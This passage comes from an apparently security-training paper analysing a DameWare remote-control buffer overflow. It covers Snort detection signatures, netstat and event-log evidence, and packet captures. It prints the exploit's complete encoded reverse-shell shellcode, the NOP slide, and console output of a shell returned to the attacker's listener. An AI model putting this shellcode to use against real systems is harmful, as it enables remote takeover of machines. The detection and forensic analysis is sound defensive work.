alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:6;)
```

Signature 651³¹

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 stealth NOOP"; content: "|eb 02 eb 02 eb 02|";
reference:arachnids,291; classtype:shellcode-detect; sid:651; rev:6;)
```

Signature 653³²

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 unicode NOOP"; content: "|90009000900090009000|";
classtype:shellcode-detect; sid:653; rev:6;)
```

These signatures if employed on an IDS placed in an appropriate location on the network, could be used to alert network managers that suspicious activity is taking place on their network segment. Shell code is another means which often exposes attacks.

The shell code contained in this exploit is shown below:

```
0xEB, 0x03, 0x5D, 0xEB, 0x05, 0xE8, 0xF8, 0xFF, 0xFF, 0xFF, 0x8B, 0xC5, 0x83, 0xC0, 0x11, 0x33,
0xC9, 0x66, 0xB9, 0xA2, 0x01, 0x80, 0x30, 0x88, 0x40, 0xE2, 0xFA,
0xDD, 0x03, 0x64, 0x03, 0x7C, 0xEE, 0x09, 0x64, 0x08, 0x88, 0x60, 0xAE, 0x89, 0x88, 0x88, 0x01,
0xCE, 0x74, 0x77, 0xFE, 0x74, 0xE0, 0x06, 0xC6, 0x86, 0x64, 0x60, 0xA3, 0x89, 0x88, 0x88, 0x01,
0xCE, 0x64, 0xE0, 0xBB, 0xBA, 0x88, 0x88, 0xE0, 0xFF, 0xFB, 0xBA, 0xD7, 0xDC, 0x77, 0xDE, 0x64,
0x01, 0xCE, 0x70, 0x77, 0xFE, 0x74, 0xE0, 0x25, 0x51, 0x8D, 0x46, 0x60, 0x82, 0x89, 0x88, 0x88,
0x01, 0xCE, 0x56, 0x77, 0xFE, 0x74, 0xE0, 0xFA, 0x76, 0x3B, 0x9E, 0x60, 0x72, 0x88, 0x88, 0x88,
0x01, 0xCE, 0x52, 0x77, 0xFE, 0x74, 0xE0, 0x67, 0x46, 0x68, 0xE8, 0x60, 0x62, 0x88, 0x88, 0x88,
0x01, 0xCE, 0x5E, 0x77, 0xFE, 0x70, 0xE0, 0x43, 0x65, 0x74, 0xB3, 0x60, 0x52, 0x88, 0x88, 0x88,
0x01, 0xCE, 0x7C, 0x77, 0xFE, 0x70, 0xE0, 0x51, 0x81, 0x7D, 0x25, 0x60, 0x42, 0x88, 0x88, 0x88,
```

²⁹ NOP and NOOP are often used interchangeably.

³⁰ <http://www.snort.org/snort-db/sid.html?sid=648>

³¹ <http://www.snort.org/snort-db/sid.html?sid=651>

³² <http://www.snort.org/snort-db/sid.html?sid=653>


```

0x01, 0xCE, 0x78, 0x77, 0xFE, 0x70, 0xE0, 0x64, 0x71, 0x22, 0xE8, 0x60, 0x32, 0x88, 0x88, 0x88,
0x01, 0xCE, 0x60, 0x77, 0xFE, 0x70, 0xE0, 0x6F, 0xF1, 0x4E, 0xF1, 0x60, 0x22, 0x88, 0x88, 0x88,
0x01, 0xCE, 0x6A, 0xBB, 0x77, 0x09, 0x64, 0x7C, 0x89, 0x88, 0x88, 0xDC, 0xE0, 0x89, 0x89, 0x88,
0x88, 0x77, 0xDE, 0x7C, 0xD8, 0xD8, 0xD8, 0xD8, 0xC8, 0xD8, 0xC8, 0xD8, 0x77, 0xDE, 0x78, 0x03,
0x50, 0xE0, 0x48, 0x20, 0xB7, 0x89, 0xE0, 0x8A, 0x88, 0xAA, 0x99, 0x03, 0x44, 0xE2, 0x98, 0xD9,
0xDB, 0x77, 0xDE, 0x60, 0x0D, 0x48, 0xFD, 0xD2, 0xE0, 0xEB, 0xE5, 0xEC, 0x88, 0x01, 0xEE, 0x5A,
0x0B, 0x4C, 0x24, 0x05, 0xB4, 0xAC, 0xBB, 0x48, 0xBB, 0x41, 0x08, 0x49, 0x9D, 0x23, 0x6A, 0x75,
0x4E, 0xCC, 0xAC, 0x98, 0xCC, 0x76, 0xCC, 0xAC, 0xB5, 0x76, 0xCC, 0xAC, 0xB6, 0x01, 0xD4, 0xAC,
0xC0, 0x01, 0xD4, 0xAC, 0xC4, 0x01, 0xD4, 0xAC, 0xD8, 0x05, 0xCC, 0xAC, 0x98, 0xDC, 0xD8, 0xD9,
0xD9, 0xD9, 0x4E, 0xCC, 0xAC, 0x8B, 0x80, 0xC9, 0xD9, 0xC1, 0xD9, 0xD9, 0x77, 0xFE, 0x5A, 0xD9,
0x77, 0xDE, 0x52, 0x03, 0x44, 0xE2, 0x77, 0x77, 0xB9, 0x77, 0xDE, 0x56, 0x03, 0x40, 0xDB, 0x77,
0xDE, 0x6A, 0x77, 0xDE, 0x5E, 0xDE, 0xEC, 0x29, 0xB8, 0x88, 0x88, 0x88, 0x03, 0xC8, 0x84, 0x03,
0xF8, 0x94, 0x25, 0x03, 0xC8, 0x80, 0xD6, 0x4A, 0x8C, 0x88, 0xDB, 0xDD, 0xDE, 0xDF, 0x03, 0xE4,
0xAC, 0x90, 0x03, 0xCD, 0xB4, 0x03, 0xDC, 0x8D, 0xF0, 0x8B, 0x5D, 0x03, 0xC2, 0x90, 0x03, 0xD2,
0xA8, 0x8B, 0x55, 0x6B, 0xBA, 0xC1, 0x03, 0xBC, 0x03, 0x8B, 0x7D, 0xBB, 0x77, 0x74, 0xBB, 0x48,
0x24, 0xB2, 0x4C, 0xFC, 0x8F, 0x49, 0x47, 0x85, 0x8B, 0x70, 0x63, 0x7A, 0xB3, 0xF4, 0xAC, 0x9C,
0xFD, 0x69, 0x03, 0xD2, 0xAC, 0x8B, 0x55, 0xEE, 0x03, 0x84, 0xC3, 0x03, 0xD2, 0x94, 0x8B, 0x55,
0x03, 0x8C, 0x03, 0x8B, 0x4D, 0x63, 0x8A, 0xBB, 0x48, 0x03, 0x5D, 0xD7, 0xD6, 0xD5, 0xD3, 0x4A,
0x8C, 0x88

```

An IDS signature could be developed based on the shell code shown above. The exploit then informs the attacker that the attempt to inject the packet was successful and that the system running DameWare is making an outbound request on port 1048 to the attacker's system. The line stating "Dropping to shell..." indicates that the listener on the attacker's system has heard and answered the request coming from the attacked system. The attacker is now presented with a command prompt, or shell. Snort signature 2123 detects the appearance of **cmd.exe** on the network.

Snort Signature 2123³³

```

alert tcp $HOME_NET !21:23 -> $EXTERNAL_NET any (msg:"ATTACK-
RESPONSES Microsoft cmd.exe banner"; flow:from_server,established;
content:"Microsoft Windows"; content:"(C) Copyright 1985-"; distance:0;
content:"Microsoft Corp."; distance:0; reference:nessus,11633; classtype:successful-
admin; sid:2123; rev:1;)

```

The last few lines in Figure 7 indicate that the attacker has a command prompt on a Windows XP system and is currently in the directory, `c:\windows\system32`³⁴. That directory is where the **ms2_32.dll** resides. The properties of that DLL file, obtained by browsing to the file, right clicking and selecting properties, list it as a 32 bit Windows Socket dynamic link library. The attacker is now on the remote system and can carry out whatever activities are permitted by the permissions the service is running under. By default, this service runs with system level access, which is even more powerful than the administrator access. The attacker may at this point try to obtain a copy of the SAM or install a backdoor or carry out some other action intended to maintain his access to the system or conceal his presence on the system. In the context of the scenario the attacker installed her own version of DameWare, something the author has observed on actual compromised systems.

³³ <http://www.snort.org/snort-db/sid.html?sid=2123>

³⁴ Testing revealed that the command shell could open in other directories.

```

Command Prompt - dmware 172.16.60.131 6129 172.16.60.129 7777
- Versions vulnerable: <= DWRCS 3.72.0.0
- Tested on: DWRCS ver: 3.72.0.0 Win2k SP3 & WinXP SP1

[*] Target IP: 172.16.60.131 Port: 6129
[*] Local IP: 172.16.60.129 Listening Port: 7777

[*] Initializing sockets... [ OK ]
[*] Binding to local port: 7777... [ OK ]
[*] Setting up a listener... [ OK ]

OS Info : WINXP [ver 5.1.2600]
SP String : Service Pack 1

EIP: 0x71ab7bfb <ws2_32.dll>

[*] Constructing packet for WIN XP SP: 1... [ OK ]
[*] Connecting to 172.16.60.131:6129... [ OK ]
[*] Packet injected!
[*] Connection request accepted: 172.16.60.131:1048
[*] Dropping to shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

```

Figure 7 - The remote shell returned to the attacker's system after running the exploit.

Signatures of the Attack

There were several signs that the system running DameWare had been attacked. Shown below are the outputs from screen captures prior to the attack and immediately after the attack. Prior to the attack, the vulnerable system shows port 6129 open when viewed with the **netstat** command. After the attack the netstat command shows that port 7777 is open and connected to another system. This sign is only useful while the attacker is connected to the system. As soon as the command shell is closed with a **control-c** combination, port 7777 will close.

```

Command Prompt
G:\>netstat -nao

Active Connections

Proto Local Address          Foreign Address         State       PID
TCP   0.0.0.0:135             0.0.0.0:0               LISTENING   864
TCP   0.0.0.0:445             0.0.0.0:0               LISTENING   4
TCP   0.0.0.0:1025            0.0.0.0:0               LISTENING   968
TCP   0.0.0.0:5000            0.0.0.0:0               LISTENING   1384
TCP   0.0.0.0:6129            0.0.0.0:0               LISTENING   956
TCP   172.16.60.131:139       0.0.0.0:0               LISTENING   4
UDP   0.0.0.0:135             *:*:                    864
UDP   0.0.0.0:445             *:*:                    4
UDP   0.0.0.0:500             *:*:                    668
UDP   0.0.0.0:1027            *:*:                    968
UDP   0.0.0.0:1028            *:*:                    1236
UDP   0.0.0.0:1029            *:*:                    968
UDP   127.0.0.1:123           *:*:                    968
UDP   127.0.0.1:1900          *:*:                    1384
UDP   172.16.60.131:123       *:*:                    968
UDP   172.16.60.131:137       *:*:                    4
UDP   172.16.60.131:138       *:*:                    4
UDP   172.16.60.131:1900      *:*:                    1384
G:\>

```

Figure 8 - The output from the command, netstat -nao, prior to the attack, showing the open ports and the process IDs associated with those ports.

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	864
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	968
TCP	0.0.0.0:1038	0.0.0.0:0	LISTENING	956
TCP	0.0.0.0:5000	0.0.0.0:0	LISTENING	1384
TCP	0.0.0.0:6129	0.0.0.0:0	LISTENING	956
TCP	172.16.60.131:139	0.0.0.0:0	LISTENING	4
TCP	172.16.60.131:1038	172.16.60.129:7777	ESTABLISHED	956
UDP	0.0.0.0:135	*:*		864
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:500	*:*		668
UDP	0.0.0.0:1027	*:*		968
UDP	0.0.0.0:1028	*:*		1236
UDP	0.0.0.0:1029	*:*		968
UDP	127.0.0.1:123	*:*		968
UDP	127.0.0.1:1900	*:*		1384
UDP	172.16.60.131:123	*:*		968
UDP	172.16.60.131:137	*:*		4
UDP	172.16.60.131:138	*:*		4
UDP	172.16.60.131:1900	*:*		1384

Figure 9 - The output from the command, netstat -nao³⁵, after the attack, showing the open ports and the process IDs associated with those ports.

The second sign is found in the event logs of the system running DameWare. The exploit produces three entries in the Application event log. The exploit was launched against a default install of Windows XP Professional that did not have the benefit of any additional hardening. All of the settings pertaining to how events were logged were also left in the default state. The Event Viewer can be reached a couple of ways, the long way and the short way. The long way around: Start, Control Panel, Performance and Maintenance, Administrative Tools, Event Viewer. The short way: from a command prompt type, eventvwr.msc /s and press enter or go to Start, Run, and type eventvwr.msc /s and press enter. Each approach will bring up a window similar to the one below.

³⁵ The -o option is available on Windows XP and is similar to the -p option on some flavors of Unix. There is no equivalent option for Windows 2000, though some third party utilities can provide the functionality.




Figure 10 - Screen capture of the Application section of the Event Log. The three entries circled relate to the exploit being used against the vulnerable system are shown in the box.

The event log in Figure 10 was obtained from compromised Windows XP system. The items circled above will be explained in detail in the next few pages. The Event Log Service and the types of events captured and written to the log are explained in Microsoft's Knowledgebase. Microsoft Knowledgebase article 308427³⁶ describes an "event" as any significant occurrence on the system which requires the user to be notified or an entry added to a log. There are three types of event log, application, security, and system. The application log contains events generated by programs, such as the DameWare service. The security log contains events pertaining to logins, logouts, and file access. The system log contains entries pertaining to Windows XP system components such as device drivers.

³⁶ <http://support.microsoft.com/default.aspx?scid=kb;EN-US;308427>




Figure 11 - Event properties from the Applications log once the exploit has been run against the vulnerable system.

A Google search on the term, “System Error -2146893048” indicated that the error shown in Figure 11 is a result of an NTLM (NT LAN Manager) authentication error.³⁷

DameWare allows the administrator to determine if NTLM authentication is a valid method of authentication. This option, “Allow Windows NT Challenge/Response” is enabled by default and can be seen in Figure 22. NT Challenge/Response, or NTLM authentication is often used in place of more basic plain text authentication schemes and is often used to maintain interoperability with older versions of Windows operating systems. This authentication scheme utilizes the user’s NT/2000/XP/2003 username and password for gaining access to a given resource.³⁸

A search on the phrase, “SEC_E_INVALID_TOKEN” on the Microsoft Development Network site led to information indicating that this error relates to the DecryptMessage function in the Security Software Development Kit. This function operates on messages, not hashes, and is accessed for NTLM through the `security.dll`. When the message buffers are of the wrong type or no buffers of a certain type are found, the SEC_E_INVALID_TOKEN error is generated.³⁹

³⁷ <http://www.everwonder.com/webpages/NTLM/>

³⁸ <http://www.indiaaccess.com/support/NT%20Challenge%20Response.asp>

³⁹ <http://msdn.microsoft.com/library/en-us/security/security/decryptmessage.asp?frame=true>




Figure 12 - Event properties from the Applications log once the exploit has been run against the vulnerable system.

This figure seems much like the previous figure and differs only in its type. The prior figure showed an “error of type error,” while this figure is an “error of type information.” Several pieces of information are included above the description portion of the event. The main substance of the description of this event is identical to the next figure and will be explained there. During the initial analysis phase, the date, time, user, computer and source entries may be the most useful to an investigator. In this instance the event was logged on March 7, 2004 at 22:03:55 on a computer named WINXP-0. No user information was available and the source of the error was determined to be DWMRCS (DameWare Remote Control Service). Knowing the date, time, and computer name are useful if the investigator attempts to correlate events across several systems.




Figure 13 - Event properties from the Applications log once the exploit has been run against the vulnerable system.

The error message in Figure 13 informs the user that the local system does not have any information about the error that's been experienced. The error message suggests that the user may want to connect to a remote computer by using the AUXSOURCE option in an attempt to locate further details pertaining to the error.

FileMon and Regmon (available from the SysInternals website) were used to determine if the exploit altered any system files or registry keys in a manner that would leave a lasting impression on the system. Nothing about the exploit was found to leave an impression on the file system or registry that could be detected after the attack took place, other than the changes to the Event logs previously mentioned. The data collected by FileMon and RegMon have been included in Appendices D and E due to their length.

After examining the file system of the exploited machine for signs of an attack, the next place to investigate is the network. A protocol analyzer was used to monitor the network when the attack was launched. The network where the exploit was launched was controlled and isolated and all packets appearing on the network were logged for analysis.




Figure 14 - Network traffic generated by the exploit.

When viewed with a protocol analyzer (in this case Ethereal) the initial part of the attack appears as fifteen frames consisting of 40 bytes sent to the target and 4664 bytes received from the target. This portion of the attack probes the remote operating system to obtain its version and service pack level. The packet captures have been slightly edited to remove numerous redundant lines. The packet capture format from left to right is, line number, hexadecimal representation, and ASCII representation.

```

00000000 30 11 00 00 02 00 00 00 5c 8f c2 f5 28 5c 0d 40 0..... \.Ãð(\.@
00000010 00 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 .....
00000020 00 00 00 00 06 00 00 00 .....
00000028 10 27 00 00 94 00 00 00 05 00 00 00 01 00 00 00 .'.....
00000038 28 0a 00 00 02 00 00 00 53 65 72 76 69 63 65 20 (..... Service
00000048 50 61 63 6b 20 31 00 00 00 00 00 00 00 00 00 00 Pack 1..
00000058 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00001010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00001020 00 00 00 00 00 00 00 00 .....
00001028 7c 0d 00 00 00 00 00 00 46 61 69 6c 65 64 20 74 |..... Failed t
00001038 6f 20 72 65 63 65 69 76 65 20 63 6c 69 65 6e 74 o receiv e client
00001048 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2e 0d 0a 0d informa tion....
00001058 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 15 – Phase I of the attack showing frames 19 through 33.

The second phase of the attack appears as eighteen frames consisting of 4175 bytes sent to the target and 4220 bytes received from the target. Phase II contains the real substance of the attack. In this phase the null operation technique or NOP slide is employed to

cause the execution of `cmd.exe`. This capture has been edited to remove many of the duplicate lines. Comments have been included within the capture to clarify this portion of the attack.

```

000000C8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000D8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000E8 00 00 00 00 00 00 00 00 00 00 00 90 90 90 90 .....
000000F8 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000108 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000118 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000128 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000138 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000148 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000218 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....

```

Figure 16 - Phase II of the attack showing frames 34 through 51.

The lines in Figure 16 show the NOP slide which leads to the shell code shown in Figure 17. The attacker wants the memory pointer to land somewhere in the batch of null operations. The occurrence of the null operation instructions is a common technique used by attackers and would be detected by the Snort signature shown in the previous section.

```

00000228 90 90 90 90 fb 7b ab 71 eb 03 5d eb 05 e8 f8 ff ....û{«q ë.].ë.èøÿ
00000238 ff ff 8b c5 83 c0 11 33 c9 66 b9 a2 01 80 30 88 yÿ.Ä.Ä.3 Éf'ç..0.
00000248 40 e2 fa dd 03 64 03 7c ee 09 64 08 88 60 ae 89 @âúY.d.| î.d..`@.
00000258 88 88 01 ce 74 77 fe 74 e0 06 c6 86 64 60 a3 89 ...îtwpt à.Æ.d'£.
00000268 88 88 01 ce 64 e0 bb ba 88 88 e0 ff fb ba d7 dc ...îdà)² ..âÿû²×Ü
00000278 77 de 64 01 ce 70 77 fe 74 e0 25 51 8d 46 60 82 wPd.îpwp tà%Q.F'.
00000288 89 88 88 01 ce 56 77 fe 74 e0 fa 76 3b 9e 60 72 ....îVwp tàúv;.`r
00000298 88 88 88 01 ce 52 77 fe 74 e0 67 46 68 e8 60 62 ....îRwp tàgFhè`b
000002A8 88 88 88 01 ce 5e 77 fe 70 e0 43 65 74 b3 60 52 ....î^wp pàCet³`R
000002B8 88 88 88 01 ce 7c 77 fe 70 e0 51 81 7d 25 60 42 ....îjwp pàQ.}%`B
000002C8 88 88 88 01 ce 78 77 fe 70 e0 64 71 22 e8 60 32 ....îxwp pàdq"è`2
000002D8 88 88 88 01 ce 60 77 fe 70 e0 6f f1 4e f1 60 22 ....î^wp pàõñNñ""
000002E8 88 88 88 01 ce 6a bb 77 09 64 7c 89 88 88 dc e0 ....îj»w .d]....Üä
000002F8 89 89 88 88 77 de 7c d8 d8 d8 d8 c8 d8 c8 d8 77 ....wP|Ø ØØØÈØÈØw
00000308 de 78 03 50 e0 24 98 b4 09 e0 8a 88 96 e9 03 44 b»x.Pà$.´.à...é.D
00000318 e2 98 d9 db 77 de 60 0d 48 fd d2 e0 eb e5 ec 88 ä.ÜÜwP`. HyÖàèäi.
00000328 01 ee 5a 0b 4c 24 05 b4 ac bb 48 bb 41 08 49 9d .îZ.L$.´.³»H»A.I.
00000338 23 6a 75 4e cc ac 98 cc 76 cc ac b5 76 cc ac b6 #juNî-.î vî-µvî-¶
00000348 01 d4 ac c0 01 d4 ac c4 01 d4 ac d8 05 cc ac 98 .Ö-Ä.Ö-Ä. Ö-Ø.î-.
00000358 dc d8 d9 d9 d9 4e cc ac 8b 80 c9 d9 c1 d9 d9 77 ÜØÜÜÜNî- ..ÉÜÄÜÜw
00000368 fe 5a d9 77 de 52 03 44 e2 77 77 b9 77 de 56 03 pZÜwP»R.D äww'wP»V.
00000378 40 db 77 de 6a 77 de 5e de ec 29 b8 88 88 88 03 @ÜwPjwP^ Pj).....
00000388 c8 84 03 f8 94 25 03 c8 80 d6 4a 8c 88 db dd de È..ø.%.É.ÖJ..ÜY»P
00000398 df 03 e4 ac 90 03 cd b4 03 dc 8d f0 8b 5d 03 c2 B.ä-..î´.Ü.ð.].Ä
